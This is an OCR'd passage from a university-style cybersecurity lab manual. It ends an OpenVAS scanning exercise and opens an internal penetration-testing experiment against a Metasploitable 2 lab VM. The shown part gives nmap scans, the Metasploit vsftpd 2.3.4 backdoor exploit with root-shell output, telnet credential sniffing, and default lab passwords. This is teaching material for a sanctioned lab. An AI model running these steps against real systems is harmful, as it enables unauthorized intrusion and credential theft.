
Note: If you are logged out of the session, login again using credentials admin/password



14. Report: Information appears, click Results tab to view the discovered vulnerabilities along with their severity and the port numbers on which they are running.



15. Click on any vulnerability under the Vulnerability column (here, Anonymous FTP Login Reporting to view its detailed information.
16. Detailed information regarding selected vulnerability appears, as shown in the screenshot below.



17. Similarly, you can click other discovered vulnerabilities under the Report: Results section to view detailed information regarding the vulnerabilities in the target system.
18. Close all the machines after completing the lab.

RESULT: We have successfully completed the lab on vulnerability scanning using OpenVAS. By learning to create targets, configure tasks, and analyse scan results, you've acquired practical skills in identifying security weaknesses.

Viva Questions:

1. What is OpenVAS?
2. What is the difference between OpenVAS and Nessus?
3. What is a CVE?
4. How does OpenVAS use CVEs?
5. How does OpenVAS perform a port scan?

EXPIREMENT NO: 4

NAME OF THE EXPERIMENT:

Internal Penetration Testing

a. Mapping

b. Scanning

c. Gaining access through CVEs.

d. Sniffing POP3/FTP/Telnet

Passwords e. ARP Poisoning

f. DNS Poisoning

AIM: The objective of this lab is to simulate internal penetration testing scenarios including network mapping, vulnerability scanning, exploiting CVEs, password sniffing, ARP poisoning, and DNS poisoning. This hands-on experience aims to deepen understanding of cybersecurity vulnerabilities and mitigation strategies within an organization's internal network.

OPERATING SYSTEM : Parrot OS/ Kali Linux and Testing Machine

THEOREY:

Mapping:

Network mapping involves discovering live hosts and services within a network. Tools like Nmap are used to send ICMP echo requests (ping) to identify live hosts and gather information about open ports and services.

Scanning:

Scanning is the process of identifying open ports and services on target systems.
Nmap is used to perform port scans by sending various types of packets to
target hosts and analysing their responses to determine which ports are open.

Gaining Access through CVEs:

Exploiting known vulnerabilities (CVEs) involves identifying security flaws in target systems and utilizing specific exploit modules to gain unauthorized

access. It emphasizes the importance of patch management and keeping systems up to date.

Sniffing POP3/FTP/Telnet Passwords:

Sniffing involves capturing network traffic to intercept sensitive information like passwords. Plain-text protocols like POP3, FTP, and Telnet transmit data in an unencrypted form, making passwords vulnerable to interception by malicious actors.

ARP Poisoning:

ARP (Address Resolution Protocol) poisoning is a technique to manipulate the ARP table of a target network to intercept traffic. By sending fake ARP responses, attackers redirect traffic to their own machine, allowing them to intercept and analyze the data.

DNS Poisoning:

DNS (Domain Name System) poisoning involves altering the DNS cache to redirect legitimate traffic to malicious websites. This technique highlights the risks associated with compromised DNS servers and emphasizes the importance of DNS security.

Lab Setup:

Note: we need two virtual machines.

a) Kali-Linux
b) Metasploitable 2

Step 1: Power on both machines


Step 2: run ifconfig command on both machine and note the IP address.

Note: In internal penetration testing the test is to be done in same network.

A) MAPPING:

Step 1: open terminal in Kali-Linux

Step 2: run ifconfig command and note the IP of machine.



Step 3 : my IP is 192.168.23.129

Note: in your case the IP may vary.


Step 4: now enter the following command in the terminal to map the entire network.

```
Command = nmap -sn 192.168.23.0/24
```

This command sends ICMP echo requests (ping) to all IP addresses in the specified range. Nmap will display the hosts that respond to pings.

Determine the IP range of the network you're testing. for instance, if your network range is 192.168.1.0/24, it means you're scanning all Ips from 192.168.1.1 to 192.168.1.254

After the nmap scan we identified that 4 hosts are UP.




Step 5: Perform a Comprehensive Port Scan

Once live hosts are identified, you can proceed to scan their open ports and services. Choose a live host (e.g., 192.168.23.131) and run a comprehensive port scan using this command:

nmap -p 1-65535 192.168.23.131

This command scans all ports from 1 to 65535 on the target host. Nmap will provide a list of open ports along with the services running on those ports.



Step 6: Analyse Results

Review the results of the scan to understand the open ports, services, and potential vulnerabilities on the target host. Identify any known services associated with each open port and consider their security implications.

Step 7: Repeat for Other Hosts

Repeat steps 4 and 5 for other live hosts discovered during the ping sweep. This process helps you gather information about each host's services and potential vulnerabilities. (Not required because we are using virtual environment)

Note: Keep in mind that while Nmap is a common tool for network mapping, there are other tools and techniques that can also be used in different scenarios

B) SCANNING

Scanning in Internal Penetration Testing

Scanning involves identifying open ports and services on target systems. This step helps penetration testers discover potential entry points and vulnerabilities. Here's a step-by-step guide on how to perform scanning using Nmap:


Step 1: Identify Your Target

Choose a target host you want to scan. For example, let's use the IP address 192.168.23.131 as the target.

Step 2: Run a Port Scan

Open a terminal/command prompt and enter the following command to perform a basic port scan on the target:

nmap192.168.23.131




This command will scan the 1000 most common ports on the target host and provide a list of open ports along with the services running on those ports.

Step 3: Comprehensive Port Scan

For a more thorough scan, you can run a comprehensive scan that checks all 65535 ports:

nmap -p 1-65535 192.168.23.131

This command scans all ports on the target host. It might take longer but provides a complete picture of open ports.



Step 4: Service Version Detection

You can also use Nmap to detect the version of services running on open ports. Use the `-sV` flag along with the comprehensive scan command:

nmap -p 1-65535 -sV 192.168.23.131

This command will not only identify open ports but also try to determine the version of services on those ports.

Step 5: Script Scanning

Nmap offers script scanning capabilities that can identify vulnerabilities and weaknesses. Use the `--script` option to include scripts for specific vulnerabilities:

nmap --script vuln 192.168.23.131

This command will run vulnerability detection scripts against the target.

Step 6: Analyse Results

Review the results of the scan to understand the open ports, services, and potentially vulnerable areas on the target host. Identify services that might have known vulnerabilities or misconfigurations.

Step 7: Documentation

Document the findings from the scan, including open ports, services, and potential vulnerabilities. This information will be crucial for further stages of the penetration testing process.

Scanning provides insights into potential attack vectors and helps penetration testers prioritize areas for further investigation. As always, ensure you have proper authorization before conducting any scanning activities.

C) Gaining Access through CVEs

Gaining Access through CVEs on Metasploitable 2:

This step-by-step procedure guides you through gaining unauthorized access to Metasploitable 2 using known vulnerabilities (CVEs) via Metasploit.

Step 1: Identify Vulnerabilities


Research and identify a CVE affecting a service on Metasploitable 2. For example, use the "vsftpd 2.3.4 Backdoor Command Execution" (CVE-2011-2523) vulnerability.

We know from the nmap service enumeration the ftp port is opend and the service version is vsftpd 2.3.4

Step 2: Launch Metasploit

Open a terminal on your testing machine and start the Metasploit console by entering:


```
msfconsole
```



Step 3: Search for Exploit

Search for an exploit module that targets the identified CVE. For the vsftpd backdoor exploit, use:

search vsftpd and press enter



We are selecting upon rank.

Step 4: Select Exploit

Choose the appropriate exploit module from the search results using the `use` command. For example:

use

exploit/unix/ftp/vsftpd_234_backdoor

. Or

Use 1

Step 5: Set Exploit Options

Set the target IP and port for Metasploitable 2. Use the `show options` command to view available options and set them accordingly:

Now type

set RHOSTS //IP of metasplotable 2

192.168.23.131 set

RPORT 21

Step 6: Exploit

Launch the exploit using the `exploit` command:

Exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.23.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.23.131:21 - USER: 331 Please specify the password.
[+] 192.168.23.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.23.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.23.129:33393 → 192.168.23.131:6200) at 2023-08-31 01:45:40 -0400
```

We successfully got the shell.

Step 7: Post-Exploitation

If successful, Metasploit will provide a remote shell to the target system. Navigate through the compromised system, escalate privileges, and gather information. Use commands like `shell` to gain shell access.

Enter command shell to get the terminal of the metasploitable 2 machine

Step 8: Document Exploitation

Document the entire process, including the chosen exploit, target IP, configurations, and results. This documentation is crucial for reporting and analysis.

D) Sniffing POP3/FTP/Telnet Passwords

Sniffing passwords from plain-text protocols like POP3, FTP, and Telnet demonstrates the security risks associated with transmitting sensitive information without encryption.

Step 1: Prepare the Environment


Ensure you have the necessary tools installed, such as Wireshark, for packet capturing and analysis.

We required 3 machines to perform this lab

a) Parrot (you can use windows / the machine should have Wireshark installed)
b) Metaspolitable 2 (target)
c) Kali (attacker)

Step 2: Start Packet Capture on parrot.

Launch Wireshark and select the network interface that's connected to the target network. Begin capturing packets by clicking the "Start" or "Capture" button.



Step 3: Initiate Communication

Use a separate machine to initiate communication using POP3, FTP, or Telnet. For example, you can use Telnet to connect to a target server:

Open terminal in kali and type the following command.

telnet 192.168.23.131 // the IP address may be vary in your lab

environment for FTP:

ftp 192.168.23.131

Step 4: Transmit Credentials

During the Telnet session or other chosen protocol, transmit login credentials (username and password) in plain text.


The default username and password for metasplotable 2 is (msfadmin/msfadmin)

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.23.131
Trying 192.168.23.131...
Connected to 192.168.23.131.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Thu Aug 31 01:58:17 EDT 2023 from 192.168.23.129 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

FTP

